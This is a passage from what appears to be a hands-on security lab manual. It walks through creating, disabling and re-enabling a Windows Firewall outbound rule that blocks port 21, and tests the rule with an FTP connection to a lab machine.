
26. ☐ In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.




27. ☐ The new rule **Port 21 Blocked** is created, as shown in the screenshot.




28. ☐ Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.




29. ☐ The **Properties** window for **Port 21 Blocked** rule appears.
30. ☐ Select the **Protocols and Ports** tab. In the **Remote port:** field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.
31. ☐ Leave the other default settings, click **Apply**, and then click **OK**.



32. ☐ Disable the rule and confirm that you can connect to the ftp site.
33. ☐ Right-click the newly added rule and click **Disable Rule**.




34. ☐ Launch the command prompt and issue **ftp 10.10.1.11**. You will be asked to enter the username.




In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11** where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

35. ☐ This means you can establish an FTP connection, and then close the command prompt window.
36. ☐ Now, enable the rule and check whether you can establish a connection.
37. ☐ Right-click the newly added rule and click **Enable Rule**.
38. ☐ Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.1.11**.
39. ☐ The added outbound rule should block the connection, as shown in the screenshot.

